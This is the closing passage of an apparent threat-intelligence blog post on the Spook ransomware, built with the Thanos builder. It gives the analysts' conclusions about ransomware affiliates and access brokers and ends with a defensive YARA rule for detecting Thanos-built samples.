
In any case, building kits allows threat actors to create customized ransomware, with the possibility to create numerous variants with different configurations for each campaign.
The generated ransomware are thus more likely to escape detection, and the attribution is getting much more challenging.
It is not uncommon to see threat actors within the ransomware industry to be involved in several ransomware groups or projects. For this reason, there is an increasing focus on ransomware affiliates or ransomware operators, instead of clearly separated groups.
3. Conclusion
Posted on hacking forums in February 2020, the Thanos builder is still being used by many ransomware actors, with varying degrees of experience, to develop new malware variants and conduct malicious campaigns.
In this blog post, we analyzed one of the latest ransomware developed with the Thanos builder.
Given Spook’s short period of activity, a large number of victims, and what has been observed by our colleagues during the incident response, we think that the former Prometheus group acquired multiple accesses by using the services of an access broker and recreated a quick arsenal using the Thanos builder to monetize these accesses.
4. Annexes
4.1 Mapping MITRE ATT&CK
4.2 YARA rules
rule ransomware_win_thanos {
    meta:
        version = "2"
        malware = "Thanos"
        description = "Detect the ransomware from the Thanos builder"
        source = "SEKOIA"
        creation_date = "2021-06-07"

    strings:
        $s1 = "$F935DC23-1CF0-11D0-ADB9-00C04FD58A0B" ascii
        $s2 = "b__" ascii

    condition:
        uint16(0)==0x5A4D and filesize < 600KB and $s1 and #s2 == 3
}